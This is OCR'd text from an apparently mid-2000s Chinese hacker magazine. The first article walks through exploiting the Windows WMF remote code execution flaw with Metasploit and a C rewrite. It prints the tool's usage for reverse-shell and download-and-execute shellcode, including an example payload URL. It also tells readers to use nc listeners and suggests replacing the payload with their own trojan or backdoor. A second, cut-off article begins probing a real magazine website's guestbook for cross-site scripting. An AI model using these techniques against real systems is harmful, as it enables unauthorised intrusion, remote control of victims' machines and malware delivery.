



图 5

点击“session 1”就可以看到我们的 shell 了，这可是管理员权限哟，如图 6。


图6

三、exe版溢出也疯狂

前边，我们使用framework已经测试成功了，但是面对framework的大体积有的朋友也许更想要一个小巧玲珑的利用程序。为了满足大家的需要我花了点时间分析了一下framework中的ie_xp_pfv_metafile.pm文件（此文件是该漏洞程序的主文件），用C语言重写了这个漏洞利用程序。其实分析framework中的exploit并不像大家想得那么难，只要懂点perl的基本语法加上99%的耐心再加上0.9%的经验和0.1%的灵感，相信读者朋友也可以做到的。

我简单介绍一下粗略的分析方法，首先使用perl编辑器打开ie_xp_pfv_metafile.pm，然后粗略的看一下代码找到关键的语句，我们以第一个公布出的exploit为例，如下：

```
'Payload' =>
{
'Space' => 5081,
'Keys' => [ '-ws2ord', '-bind' ],
}
```

从上面这段代码我们可以看出，我们需要的payload的大小为5081字节。my $content = $self->wmf_head . $shellcode . $self->wmf_foot;，这一句最关键，告诉了我们如何触发这个漏洞。通过上面两段代码，我们就大体知道了漏洞的利用方法。下面就可以使用C语言来重写了。具体的过程我这里就不赘述了，有兴趣的朋友可以参看光盘中的代码。

```
E:\temp\Release>wmfexp
Microsoft Windows / Internet Explorer WMF Remote Code Execution Exploit
                                        P.O.C VERSION
codez by superlone@EST
Usage:
wmfexp <shell type> <local host> <local port> <options>
shell type <====> 1:
        <options> <====> <con host> <con port>
e.g: wmfexp 1 192.168.1.111 8080 192.168.1.111 1314
shell type <====> 2:
        <options> <====> <url to download>
e.g: wmfexp 2 192.168.1.111 8080 http://www.eviloctal.com/superlone.exe
^_^ SHOW my love to LiuHui,for EVER and EVER!!!!
```

该版本提供了两种shellcode——反向连接型和下载执行型。我们先来测试一下反向连接的，程序运行界面如图7。打开nc监听本地1314端口，然后使用IE打开如下URL：http://192.168.1.111:8080/any.wmf，后面的名字可以任意，结果如图8所示。是不是成功了？由于本程序只是出于测试目的，因此我使用的反向连接的shellcode在对方机器执行的时候会打开一个cmd窗口。





图7


图8

下载执行shellcode的测试方法大同小异，就留给各位读者来测试了，运行界面和对方下载执行后的截图如图9，图10。




图9

图10中的m00.exe就是shellcode成功执行后下载下来的文件按钮突破专家，在实际的使用中，相信各位菜鸟一定会将其换成自己心爱的木马或后门的。




图10

四、尾声

文章到此就要告一段落了，本漏洞可以说是个很大的漏洞，影响也是很广的。而且由于本漏洞的一些特性，相信不久的将来以此漏洞为网马的工具会络绎不绝的出现。

但是本漏洞在触发的时候会出现一个预览图像的窗口，所以也是很容易被发现。其它的我就不多说了，有待读者朋友自己去发掘了。

（文章中涉及到工具framework、wmfexp.exe、wmfexp.c已经收录于光盘中）

和我一起到黑防去钓“肉鸡”

琼的木瓜

在黑客X档案2005年第11期上，linde318朋友曾经详细的介绍了自己入侵黑防网站的经历，不过，自从那次入侵之后，黑防应该已经修复了网站上存在的安全漏洞了吧！于是，我决定到黑防的网站上去转转，看看他们的网站改变了多少！

记得以前去的时候，就发现了下载站的几个注入漏洞，还可以进行跨站脚本攻击，但是因为觉得没有什么大的利用价值就放弃了，看来主要的目标还得放在别人不注意的地方和比较新的系统上！不过这次比较幸运，黑防为了Vip招收方便，于是就建立了一个留言本，呵呵，现在的留言本大部分都有漏洞，不知道黑防的留言本如何哦！如果有漏洞的话就可以试试进行一些有意思的突破了！

留言本不知道是什么系统，不知是黑防自己写的还是从网上下载的，版权什么的改得差不多了，我也懒得找源代码！后台登录的地方也被修改了，即使有注入什么的也进不了后台，就不找sql注入漏洞了，在这么小的系统里，黑防也应该不存在这样的问题。我们来看看广泛存在于留言本中的一个危害比较大的漏洞－－跨站脚本漏洞。在黑客X档案2005年第12期中有篇剑心写的“菜鸟的跨站漏洞大法”，我们就按照那篇文章中介绍的方法来试探黑防吧！

首先去签写个留言，按照剑心的方法把所有的估计是字符类型的又会进入数据库并且会显示给访问者的变量都写上<ddd>，尽量每个变量都测试到，如图1。然后去查看返回的主页源代码，查找我们输入的标记变量<ddd>，看看是不是原样返回，就大致知道是否存在漏洞以及变量的过滤形式了，如图2。




图1

